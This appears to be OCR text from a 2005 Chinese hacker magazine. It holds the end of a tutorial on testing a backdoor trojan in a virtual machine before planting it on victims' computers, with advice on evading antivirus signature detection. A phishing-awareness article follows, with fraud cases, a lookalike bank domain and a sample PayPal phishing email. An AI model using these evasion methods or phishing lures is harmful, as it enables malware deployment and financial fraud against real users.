


图17

好了，完成了大部分工作，可是在传到肉鸡之前，我们先得测试一下能不能用。怎么测试呢？这可是后门程序呀！没关系，我们用虚拟机来进行单机测试。

刘流：什么是虚拟机？其实就是虚拟出一套环境，而在里面运行的程序就像是在真实的电脑中运行一样。流行的虚拟机程序有两个，微软的Virtual PC和VMware，个人感觉前者资源占用少一点，因此就用VPC吧！VPC方便的地方是可以硬盘恢复，无论你在里面做了什么，甚至系统崩溃，只要你选择回复过去的硬盘状态，一切都像新的一样。呵呵，这次不用怕脱壳时一不小心程序跑飞了！

5.用虚拟机实现单机调试后门程序

在VPC中新建计算机,安装一个系统(我装了Windows 2000)。要想让VPC和我们的本机通过网卡互通,关键是IP的设置,要将两者都设为同一工作组(比如默认的WORKGROUP),IP地址设在同一段(我设的为本机26.28.248.100,虚拟机26.28.248.99)。相信各位大多数是在家上网吧?ADSL的猫自然人手一个(Hub也行),打开ADSL猫的电源(不用连上网),这时你会发现虚拟机里的Windows 2000已经显示接通网络了。我们在本机Ping一下,结果显示本机和虚拟机的网络已经连通,搞定!如图18所示。





图18

我们把压缩过的文件传到虚拟机里去,可以通过网络邻居共享或者菜单里设置共享文件夹,然后运行。只是一闪,被控制端文件就从桌面消失了。在本机运行控制端,连接26.28.248.99,显示连接成功。呵呵,我们来试试查看远程电脑的屏幕。点击后,屏幕中出现了虚拟机的屏幕!如图19所示。

我没有继续试验别的功能了,因为本本的CPU忙不


图19

过来,如果你的机子够劲,你可以在虚拟机里装Windows XP+SP2,再测试一下远程操作的功能!

结束语

用CCL定位特征码时,手动替换和自动替换应该互补使用,没有一个方法是全能的。通常为用手动确定大范围,用自动精确定位小范围。定位成功后,看特征码的类型。如果是汇编指令,用"指令顺序调换法"或"万能跳转法"进行修改;如果是字符串等,在不影响原程序运行的情况下,替换掉即可。

操作方法也很重要,操作过程中注意和杀毒软件的配合,多试几次,掌握不同杀毒软件的特点,合理设置等待时间和最小定位精度等参数。更重要的是,确保自动检测过程中,杀毒软件对生成文件进行了检测,适当加上点"刺激"(比如我的鼠标右键刺激大法)。

说了这么多,再菜的鸟儿也知道怎么飞了吧?提醒大家一句,各个杀毒软件的特征码定义是不同的,最好每一种都装上检测一下。什么?太危险?没让你在自已机上装啊,我有虚拟机我怕谁呀!

WTF:网络安全技术随着网络的发展在不断地进步着,很多新的攻击方式也在不断地暴露出来,今天我们讲的"钓鱼式攻击"就是其中的一种,在国外,这种攻击方式已非常常见。由于这种攻击可以通过电子邮件、恶意网页、网络游戏,甚至电话、报纸等广义黑客范围内的道具进行传播,所以这种攻击范围非常广,危害也特别大,国内也渐渐开始出现这种攻击的案例。我们刊出此文是希望能让广大读者朋友们了解到这样的攻击方式,从而从根本上发现它,揭穿它。同时我们2005年3月上旬已经推出了一本图书——《钓鱼式攻击》,里面有非常多精彩的实际案例、拍案叫绝的社会工程学运用、繁多的钓鱼式攻击方法以及典型的防护方法,对新技术有兴趣的朋友不妨看看,欢迎给我们提出意见和建议。

适合读者:普通网民、入侵爱好者、网络管理员

前置知识:无



你是鱼?还是钓者?

——钓鱼式攻击中欺骗和伪造的艺术

文/图 风之扬

今年,网络钓鱼式攻击在国内制造了不少麻烦,从仿冒工商银行的网站到盗取用户的信用卡和密码,这些看似不可能上当的骗局,却总是有人"愿者上钩",且有愈演愈烈的趋势!据报告显示,2004年钓鱼式攻击的数量每

个月增长了近10倍，而2005年这个数量还会继续增加！

小知识 什么是钓鱼式攻击？

利用欺骗性的电子邮件和伪造的Web站点进行诈骗活动就是钓鱼式攻击。“钓鱼式攻击”在国外叫Phishing，它来源于两个词：Phreaking+Fishing=Phishing，其中“Phreaking”的意思是找寻在电话系统内漏洞，不付电话费用，引申为黑客；“Fishing”是使用鱼饵吸引猎物，也就是通常所讲的钓鱼。以这个意义为基础，我们再结合国内的一些具体情况，将“钓鱼式攻击”翻译成为“Phishing Attack”，区别于国外单纯的电子邮件攻击方式，融入了网页木马、页面欺诈、间谍软件等手段，加上了最新的防护方法，希望大家了解这种攻击方式。

姜子牙垂钓于秦岭脚下，其意全不在鱼，钓竿只是一种高士自表不遇的道具。如今，网络飞速发展，各种病毒泛滥，这也导致了网络钓鱼的诱饵千百种，包括数据过期、无效需要更新，或者是基于安全理由进行身份验证，骗取个人账号与密码等，其行为则以利为目的。这类网络骗局对于使用者而言，很难辨别真伪。那么，这些骗局是如何巧妙设置的呢？作为网络用户，又该如何进行有效的防范呢？

垃圾邮件里的大阴谋

垃圾邮件是2005年最受大家关注的话题，其实钓鱼式攻击很大一部分就是通过垃圾邮件来实现的，你知道吗？

1.来自国内的网络钓鱼

先来看看几个典型的综合案例，先让大家大体了解一下钓鱼者究竟是如何实施欺诈的。

案例1：犯罪嫌疑人易某，福建人，初中文化。上网时，无意间看到四川的一家公司在经营窃听器等国家违禁的产品。他寄了500块钱过去，“等了20天没有东西来，邮电局跑了好几趟都没有东西。”这次被骗的经历让他受到很大的启发，于是他花了600元请别人建了一个主页，把那家卖窃听器公司的网页如法炮制过来，然后在自己的网页上公开销售万能钥匙、窃听器、电话监控器等违法产品。

怎么让购买者信任呢？他告诉受害者自己是一家香港公司，地点设在九龙的富华大厦，并声称在中国内地还设有多个销售地点。在网页的后边还特意向购买者解释，因为销售的产品在目前还是很敏感或很具争论的产品，所以要采取特殊的交易方式，要求购买者先汇款后寄货。易某表示，“信口雌黄，随便说，3百5百1千3千也可以，从多叫到少，跟卖东西一样，跟卖菜一样，从两块钱买到一块，可以收到五毛。”上当受骗者把钱汇到易某账户里，他就马上到自动取款机把钱取走。在短短的4个月时间里，易某南就通过这个网页诈骗了70多人，他骗取最大的一笔款项是江苏的一位受害者前后给他寄的30000多元，累计骗取人民币40多万元，并用赃款在厦门购买了两套住房，后被逮捕入狱。

案例2：2005年1月初，文小姐购买了一张移动梦网卡，并按上面的提示进行网上注册，她在网上输入自己的手机号码并设置密码后，网上显示注册成功。但当她用该注册号和密码进入时，却显示“该注册号已被使用，请重新注册”。当时因为忙，而且出现这种故障也很正常，她也没仔细看，可过了几天，她想上网看电影再查自己的卡时，却发现卡里的600元钱已经一分不剩了。

案例3：某用户收到一封电子邮件称“最近我们发现你的工商银行账号有异常活动，为了保证你的账户安全，我行将于48小时内冻结你的账号，如果您希望继续使用，请点击这里输入账号和密码激活”。邮件落款为：中国工商银行客户服务中心。随意输了一个账号和密码，竟显示激活成功。假工商银行的网站是http://www.1cbc.com.cn，它和真正的工行网站 http://www.lcbc.com.cn只有“1”和“l”一字之差。如图1所示。




图1

随着骗术的不断“修炼”提高，有的钓鱼攻击者甚至开始仿冒IE地址栏，伪造连接，即使我们打开的网页确实是http://www.lcbc.com.cn这个地址，我们也不能轻易肯定这就是工商银行的网站，为什么呢？如果你对这方面特别感兴趣，请跳到第二节。

2.骗取PayPal用户账号

看完了国内的例子，我们再看看国外的例子。PayPal是网络拍卖公司eBay的子公司，也是eBay的在线支付服务商。如同银行及其他的金融机构，PayPal也成为网络钓鱼攻击者锁定的一块大肥肉，在大多数情况下，攻击者伪造来自银行或者是推销商的电子邮件，或者伪装成信用卡付款机制提供者，通知用户的账户需要更新，或者有新的产品出售。电子邮件里通常附带一个链接，该链接指向某个看上去像是官方门户的网站，在那里，用户被指示输入账户信息和信用卡号。

以上的方法显然并不高明，但随着网络技术的发展，这些钓鱼攻击者可以运用的欺骗技术越来越多也越来越先进。

第一步，攻击者给用户发送如下的垃圾邮件，也就是一个典型的鱼饵。如图2所示。

这封邮件的意思是说，“你已经用

```
You have added laptopseller@yahoo.com as a new email address for your
PayPal account.

If you did not authorize this change or if you need assistance with
your account, please contact PayPal customer service at:

https://www.paypal.com/row/wf/f=ap_email

Thank you for using PayPal!
The PayPal Team

Please do not reply to this e-mail. Mail sent to this address cannot be
answered. For assistance, log in to your PayPal account and choose the
"Help" link in the header of any page.

------------------------------------------------------------------
PROTECT YOUR PASSWORD

NEVER give your password to anyone and ONLY log in at
https://www. paypal. com/ Protect yourself against fraudulent websites
by opening a new web browser (e.g. Internet Explorer or Netscape) and typing
in the PayPal URL every time you log in to your account.
------------------------------------------------------------------

PayPal Email ID PP007
```

图2

laptopseller@yahoo.com这个电子邮件地址注册了新的PayPal账号，如果你没有确认或者需要帮助，请联系PayPal顾客服务"。然后，这封邮件给出了一个貌似https://www.paypal.com/的假冒地址，即 https://www.paypal.com/row/wf/f=ap_email，而实际链接地址则是http://www.fast-email-address.us/phpss/。当"上钩者"输入PayPal用户名/口令、信用卡信息后，这些资料就通过表单传送到网络钓鱼攻击者那里了。

第二步，当连接被点击时，将显示下面的页面，如图3 所示。




图3

第三步，现在，地址栏上出现了钓鱼攻击者站点的真实URL，这也是整个骗局的弱点之一。不过，在这个URL下面所显示的，则是PayPal公司的页面。当我们点击"Click here to go to our main page"时，就会显示一个装载了伪造的地址栏的页面。原版和伪造的地址栏之间的差别是可见的，但区别十分小，一般用户很难看出来。如图4所示。



图4

而这个地址栏下方则完美的显示了https://www.paypal.com/的页面，其以假乱真的手段让人叹为观止。如图5 所示。

第四步，辨别真假页面。网络钓鱼者的真实URL其实是可见的。在上述页面点击右键，在弹出的选项中选择

